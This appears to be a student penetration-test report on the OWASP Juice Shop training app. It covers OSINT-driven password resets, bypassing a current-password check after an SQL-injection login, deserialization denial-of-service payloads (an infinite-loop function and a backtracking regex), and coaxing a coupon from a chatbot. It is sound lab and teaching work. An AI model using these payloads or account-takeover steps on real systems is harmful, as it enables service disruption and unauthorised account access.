
1. I queried uvogin's email from the Users table

2. next, i need to find the clue to his favourite movie




3. the 2nd snapshot on 3rd April 2020 containts the movie "slience of the lambs"





6.2.2 Outcomes (evidence) of the penetration testing in 6.2

1. using *Silence of the Lambs* as the his favourite movie, I was successful in resetting his password to **pass1**



6.2.3 Explanation of how the evidence included in 6.2 proves that [SFR6] is violated

1. TSF has failed to implement the policy of password resets by which only successfully authenticated users with active sessions are allowed to change the password in a time bound manner

   - i.e. if a user starts a password reset session and there is no activity for 3 minutes the TSF should automatically end the session/Invalidate the session cookies to prevent session hijacking

   - I was able to successfully reset the password, not as a admin, which proves that this has

violated the requirements of this SFR

6.3 [SFR6 - VC3] Reset Bender's password via the Forgot Password mechanism

6.4 [SFR6 - VC4]Reset Jim's password via the Forgot Password mechanism

7 SFR7 - FMT_MTD.1.1

The TSF shall restrict the ability to reset user passwords to root and admin users.

- FMT_MTD.1 Management of TSF data

  1. Hierarchical to: No other components.
  2. Dependencies: FMT_SMR.1 Security roles

     - FMT_SMF.1 Specification of Management Functions


     - FMT_MTD.1.1 The TSF shall restrict the ability to [selection: change_default, query, modify, delete, clear, [assignment: other operations]] the [assignment: list of TSF data] to [assignment: the authorised identified roles].

7.1 [SFR7 - VC1] Reset the password of Bjoern's internal account via the Forgot Password mechanism


7.1.1 Description of penetration testing that was carried out for [SFR7 - VC1]

1. I'm going to solve this challenge using OSINT methodology

2. navigate to the forgot password page, enter email *bjoern@juice-sh.op*



3. navigate to Bjoern's facebook page to find where was he when a teenager



   - he went to high school in Ueterson


   - the ZIP code appears to be 25436

4. reset new password to *pass321* in step 2 and click 'change'

   the password change did not work as Zip code 25436 was not correct


5. further, navigating to below website showed actual post code used could be *West-2082*

6. the password change was a success



7.1.2 Outcomes (evidence) of the penetration testing in 7.1

1. Bjoern's password hash after reset of password is



2. use john to decrypt

- the new password is successfully set to *newpass*

7.1.3 Explanation of how the evidence included in 7.1 proves that [SFR6] is violated

1. TSF failed to implement authorized password reset/change policy by which

- only admins/root users should have access to change passwords.

- I, without registering as a customer, was able to change Bjoern's password, who himself, is an admin.

- hence, this violates the SFR requirement that only admin can reset the passwords of other users


7.2 [SFR7 - VC2] - Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password

7.2.1 Description of penetration testing that was carried out for [SFR7 - VC2]

1. login to bender's account as in step 1.5

   - the unauthorized login was accomplished using SQL injection, so this is not bender actually logging in himself

2. navigate to change password



   - the existing password is hidden but is already pre-populated


3. I tried to change the password to *slurmCl4ssic*

   - password change is not authorized because of current password check implementation

   - bypass the checks for current password to accomplish this challenge

7.2.2 Outcomes (evidence) of the penetration testing in 7.2

1. I removed the current password from the GET request in the burpsuite and it was successful in password change



7.2.3 Explanation of how the evidence included in 7.2 proves that [SFR7] is violated

1. The TSF failed to implement policy by which data modification can only be done by the user who has created it

   - I was able to bypass current password checks which would have confirmed the identity of the user trying to modify the password

2. This challenge proves that I was able to change the bender's password using unauthorized login, hence a violation of the requirement for this SFR


8 SFR8 - FAU_SAA.3.1

The TSF shall be able to maintain an internal representation of the following signature events EVENT1, EVENT2, ..., EVENTn that may indicate a violation of the enforcement of the SFRs.
- Automated analysis of audit data in order to detect real or possible security violations (the actions to be taken are specified in FAU_ARP)


8.1 [SFR8 - VC1] Perform a Remote Code Execution that would keep a less hardened application busy forever

8.1.1 Description of penetration testing that was carried out for [SFR8 - VC1]

1. one way to keep the juice-shop server busy would be send a lot of not genuine product order requests
2. how did you discover ??
3. navigate to *http://localhost:3000/api-docs/* to demonstrate this vulnerability




4. capture this request in Burpsuite



- failed with *No authorization header was found*

5. copy the authorization token from previous successful logins and paste it into burspsuite




- this time the query was successful

- this is an example of insecure deserialization in JSON which can be used to execute malicious function embedded within JSON string

6. step 5 is an example of an EVENT1 which the juice-shop should've maintained as an example of a possible security violation but infact this was recorded as a success i.e status-code = 200


7. copy the authorization token from 5 and paste into api-docs



- click 'authorise' , then 'close'

8.1.2 Outcomes (evidence) of the penetration testing in 8.1

1. **Method 1** - the ordering process can be tweaked into endless loop embedding *"orderLinesData": "(function dos() while(true);)()"* into the JSON string



   - in effect pretending to commit DOS attack on juice shop server

   - the query was sucessful however I cannot show here the time lag in the juice shop server

   - the juice-shop is configured to come backup again after 2 seconds to prevent DOS attacks

2. **Method 2** - step 1 can be executed using swagger

3. I have exploited this vulnerability but this vulnerability does not support the docker based implementation

8.1.3 Explanation of how the evidence included in 8.1 proves that [SFR8] is violated

1. Every order placed by manipulating the deserialization vulnerability creates an signature based event or event sequence EVENT(n) that should be kept by the juice-shop to detect potential attacks (CWE502, 2006)

   - in this case EVENT(n) would ORDER(n)

   - the juiceshop should be able to maintain a log or internal representation of the ORDER(n)

in this case,

- to implement a logic that when the number of ORDER(n) exceed in a given period of time i.e. crosses a certain threshold set by the system

- the system would then block such requests, effectively preventing a potential case of DOS attack

- The TSF does not implement such a logic to handle ORDER(n), hence the exploitation of this vulnerability proves that this SFR is violated


8.2 [SFR8 - VC2] Perform a Remote Code Execution that occupies the server for a while without using infinite loops

8.2.1 Description of penetration testing that was carried out for [SFR8 - VC2]

1. follow the same steps as in 8.1.1

8.2.2 Outcomes (evidence) of the penetration testing in 8.2

1. same steps as in 8.1.2 but this time use a different code
"orderLinesData": "/((a+)+)b/.test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaa')"
NOT an infinite loop




8.2.3 Explanation of how the evidence included in 8.2 proves that [SFR8] is violated

1. similar explanation as in step 8.1.3 that the TSF failed to identify the pattern of ORDER(n) to identify the potential DOS attack and hence the violation of the SFR

8.3 [SFR8 - VC3] Receive a coupon code from the support chatbot


8.3.1 Description of penetration testing that was carried out for [SFR8 - VC3]

1. navigate to the URL *http://localhost:3000/#/chatbot*
2. repeatedly keep asking the question *Give me discount* to the chatbot



8.3.2 Outcomes (evidence) of the penetration testing in 8.3

1. after 5 tries of asking the same question the chatbot gives away the discount code



8.3.3 Explanation of how the evidence included in 8.3 proves that [SFR8] is violated

1. TSF should capture timestamp, user/location details when the Chatbot is enquired about a discount code as there may be a potential automated attack seeking discounts which will have adverse financial impact on the system

